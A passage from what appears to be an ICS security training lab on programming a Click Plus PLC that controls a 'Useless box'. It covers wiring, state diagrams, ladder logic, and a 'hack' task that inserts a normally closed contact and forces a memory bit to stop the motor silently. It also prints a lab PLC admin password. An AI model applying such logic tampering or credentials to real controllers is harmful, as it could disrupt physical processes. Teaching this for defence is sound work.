
Callout 2: We see where the transformer board supplies the Useless box with 5VDC power, replacing the power the battery pack would normally supply to the Useless box motor and circuitry.

Callout 3: We will find that when relay output labeled Y1 is turned on, the electrical path from the Useless box motor to the 5VDC Common circuit will be completed thereby allowing the Useless box motor to operate. In this lab, we will write ladder logic to energize output Y1 in the Click Plus PLC to allow the Useless box to operate

Callout 4: We see wire "1" wired from the Useless box On switch to a PLC input module. When the Useless box switch is in the "On" position it will register as an input X201. We will cover the addressing schema in later labs.



To clarify the physical wiring in your student kit, you will see two physical Ethernet jacks. One found on your student kit stand and the second Ethernet Jack is mounted to your Useless box. The Ethernet cable is not used for an Ethernet network but rather they are only used as a physical wiring media. The Ethernet wires are used to carry voltage and current between the Click Plus PLC and the Useless box. Think of the Ethernet cable between the student stand and the Useless box as just wires used to connect both devices.



State Transition Diagram

As we described in our classroom discussion, communicating the intentions of "what" to program can be quite challenging. While not perfect, a State Transition Diagram accompanied by the State Transition Table helps us visualize and communicate the expectation of the program. Please note, below the State Diagram is a glossary of terms associated with the State Diagram and the State Transition Tables.

Looking at the State Transition Diagram below, we will work from the left to right to describe the states and the transitions.


Callout 1: When the Click Plus PLC transitions from Program to Run, we move from Initialization to the Idle state awaiting input.

Callout 2: In the Idle state we are waiting for the Useless box switch to be changed from "Off" to "On" so we can move to the Running state.

Callout 3: While in the Running state, if the Useless box motor runs and moves the Useless box switch from "On" to "Off" then we move back to the Idle state

Callout 4: While the Useless box switch remains in the "On" position, the Useless box Watch Dog timer will time. If the Useless box motor doesn't run thereby not moving the Useless box switch to the "Off" position, the Useless box Watchdog timer will time out. The Useless Box Watch Dog Timer timing out will move us to the Alarm state.

Callout 5: Once the Useless box alarm is acknowledged by the operator AND the Useless box alarm is no longer in alarm, we move back to the idle state



State Diagram and State Transition Table Glossary of Terms

- Circles – circles represent a State
- Lines with arrows – lines with arrows represent a transition
- E within a "State" circle – "E" represents the Entry action
- X within a "State" circle – "X" represents the Exit action
- I within a "State" circle - "I" represents the Input action
- T3_ - "T" represents a timer in the PLC, 3 represents the 3rd timer memory location
- _HIGH – Bit is "On" or "True"
- _LOW – Bit is "Off" or "False"
- PLCRunning_HIGH – represents the PLC is running the ladder logic
- PLCRunMode_High – represents the PLC switch is in Run mode
- SC2_FirstScanBit_HIGH – represents the Click Plus System Control (SC) relay First Scan Bit is "On". The First Scan Bit is "Off" after the first scan is complete
- X201_UboxOnSw_HIGH – "X" represents an input to the PLC. When this bit is "On" or "High", the Useless box switch is in the "On" position
- X201_UBoxOnSw_Low – "X" represents an input to the PLC. When this bit is "Off" or "Low", the Useless box switch is in the "Off" position

- C1_HackUBox_HIGH – represents that PLC memory location C1 is "On". When C1 is "On", the Useless box motor will not operate.
- C1_HackUBox_LOW – represents PLC memory location C1 is "Off". When C1 is "Off", the Useless box motor will operate normally
- C13_OutOfAlarmAck_HIGH- represents PLC memory location C13 is "On". C13 is used for the Out of Alarm and Acknowledge bit. When this bit is on, the alarm condition no longer exists, and it has been acknowledged
- T3_UboxWD_Reset – T3 is allocated within the Click PLC as the Useless box watchdog timer. The T3 Useless box Watchdog timer starts when the Useless box switch is in the "On" position and is reset when the Useless box switch is in the "Off" position. For a watchdog timer alarm to occur, the Useless box switch would remain in the "On" position without the Useless box switch toggling back to off position.
- T3_UboxWD_Start – T3 is allocated within the Click PLC as the Useless box watchdog timer. The T3 Useless box Watchdog timer starts when the Useless box switch is in the "On" position and is reset when the Useless box switch is in the "Off" position. For a watchdog timer alarm to occur, the Useless box switch would remain in the "On" position without the Useless box switch toggling back to off position.
- Y01_UBoxOutput_High - Y01 represents the Click Plus output "Y1" being "On" or "High". The Y1 output is a relay output and when energized or "High" will allow the Useless box motor to run normally.
- Y01_UBoxOutput_Low - Y01 represents the Click Plus output "Y1" being "Off" or "Low". The Y1 output is a relay output and when deenergized or "Low" will stop the Useless box motor from running normally.

State Transition Tables

The details of what should happen during each state cannot be fully determined by simply looking at the State Transition Diagram. We need the ability to define in more detail the actions that should occur during each state. The authors of the state diagraming methodology included a mechanism for us to define the detail of each state in a State Transition Table. A State Transition Table allows us to define the condition(s) that trigger a transition to another state, it allows us to define what action(s) to take once we enter the state and the actions we should take once we exit the state. Let's look at the details of each state's transition table. Remember, State Diagrams and State Transition Tables are only a method to document how the program should be coded so the operation of the PLC system will operate as intended.

"Init" State Transition Table

Callout 1: The name of the state. In this example "Init" is the name of state

Callout 2: This entry list the states that can be transitioned to from the Init state. In this instance we transition to Idle state if the PLCRunning_HIGH bit is set

Callout 3: The exit action occurs when we transition from the "Init" state to the "Idle" state. We set the SC2_FirstScanBit_High and the PLCRunMode_High bit to "On" or "True"

Init 1	Entry action	
	eXit action 3	SC2_FirstScanBit_High PLCRunMode_High
Idle 2	PLCRunning_HIGH	

"Idle" and "Alarm" State Transition Table

Callout 1: The name of the state. In the following two examples, we see "Idle" and "Alarm" states

Callout 2: The list of states that can be transitioned to. In the "Idle" state, we can transition to the "Running" state if the X201_UBoxOnSw_HIGH bit is set. In the "Alarm" state, we can transition to the "Idle" state if "C13_OutOfAlarmAck_HIGH" is set

Callout 3: The Entry action occurs when we transition into this state. In the "Idle" state example, we want to set the T3_UboxWD_Reset bit to "On" or "True" when we enter the "Idle" state.

Callout 4: The Exit action occurs when we are transitioning to another state. For the "Alarm" state, we want to reset the T3 Watchdog timer.

Idle 1	Entry action 3	T3_UBoxWD_Reset
	eXit action	
Running 2	X201_UBoxOnSw_HIGH	

Alarm 1	Entry action	
	eXit action 4	T3_UBoxWD_Reset
Idle 2	C13_OutOfAlarmAck_HIGH	

"Running" State Transition Table

Callout 1: The name of the state. In this example we see the "Running" state.

Callout 2:& 3: The list of states that can be transitioned to from the "Running" state. In this instance we can transition to the "Alarm" state if the Useless box watchdog timer named "T3_UBoxWD_OVER" times out. We also see we can transition to the "Idle" state if the Useless box switch input named "X201_UBoxOnSw_Low" is "Off" or "False"

Callout 4: The Entry action occurs when we transition into this state. In this example, we set the T3_UboxWD_Start bit to "On" or "True"

Callout 5: The Input Action boxes represent the inputs that should be considered in your programming and what should occur when you see the input condition listed. In this example when we see the C1 memory coil in the Click Plus PLC which we have named "C1_HackUBox_High" bit transition high, you will program the Click Plus PLC to turn the Y01 output off.

Callout 6: The Input Action box C1_HackUBox_LOW represents what should happen if the Click Plus C1 memory coil in the Click Plus PLC which we have named "C1-HackUBox" is "Low", or "Off". If the C1 memory bit is low, we will turn output Y01 named "Y01_UBoxOutput" "On" or "True".

Running 1	Entry action 4	T3_UBoxWD_Start
	eXit action	
	C1_HackUBox_HIGH 5	Y01_UBoxOutput_Low
	C1_HackUBox_LOW 6	Y01_UBoxOutput_High
Alarm 2	T3_UBoxWD_OVER	
Idle 3	X201_UBoxOnSw_LOW	

While this may seem confusing, it defines the behavior of what we are expected to program. Let's move to our programming environment and write a ladder logic program to achieve our requirements.


Task 2 -- Write a PLC program to control your Useless Box

Let's start with the question: How do we enable the Useless box to operate as normal?

Answer – we need to energize output Y001. If we remember in our previous examination of the wiring diagram, we need to energize the Click Plus PLC output Y001 in order to provide an electrical path from +5VDC, through the Useless box motor to the electrical Common termination point.

So, if we enter a simple rung to energize output Y01 then the Useless box should run normally.


1. Open the Click Plus PLC Project titled " `ClickLab01.3.ckp` " located in Lab `Files\Lab 1.3\Click` Folder. Modify the ladder logic project to add a Y001 output as shown below to continually energize output Y001. After you modify your ladder logic project, download the program to the PLC.



As a refresher on how to accomplish your ladder logic modifications, you will highlight the "`End`" rung, right click and "`Insert Rung Before Cursor`".


You will drag and place an Output coil in the right NOP cell and assign this "Out" coil to memory location Y001.

You will then download the project by selecting "`Write Project`" on the `Home` tab.



The "Connect to CLICK PLC" window will reappear with your manually set IP Address and Subnet Mask. In the example below, we see the Click PLC IP Address set to 172.16.1.2 with a subnet mask of 255.255.255.0.


2. Click "`Connect`" to continue the Write Project process.



When you are prompted for the password, you will enter:

User Type: `admin`

Password: `sansics123`



3. After downloading your program, make sure the Click Plus PLC is in "Run" mode. Operate your Useless box switch to the "`On`" position and the Useless box motor should run as normal causing the Useless box arm to move the Useless box switch back to the "`Off`".


Task 3 -- Write a Useless Box "Hack"

We also know from the State Diagram that we need to inhibit the Useless box motor when we turn memory bit C1 "On". We will do this by adding a Normally Closed (NC) contact in front of the Y001 Enable Useless box output coil. Let's do this now.


1. Go offline by selecting the `Home` tab and click "`Online`" in the menu to toggle the PLC offline.

2. Place a Normally Closed (NC) C1 contact in front of the Y001 output. Do this by selecting column "A" on the Y001 rung and then drag a Contact (NC) in the right-hand Instruction List window to column "A" of the Y001 ladder logic.

   By adding this ladder logic, when C1 memory bit is energized, the C1 contact on rung 5 will change from normally closed to the open condition thereby de-energizing the Y001 output. When Y001 output is off, it will stop the Useless box motor from operating. This in effect will cause the Useless box to not operate as intended by simply changing the PLC ladder logic code



3. Download your program by selecting "`Write Project`" to the PLC. If you are prompted to save your project, select "`Yes`".
4. Once you have downloaded your program and are online with the PLC, open the DataView1 window, add variable C1 to the address list.
5. Force the C1 value to "`On`" by making sure the `View Override` checkbox is selected. Click "`On`" in the New Value column and make sure the `Current Value` columns confirms the value is "`On`".




6. Turn your Useless box switch to the "`On`" position and the Useless box motor should not operate. We refer to this as the "Useless Box Hack"!

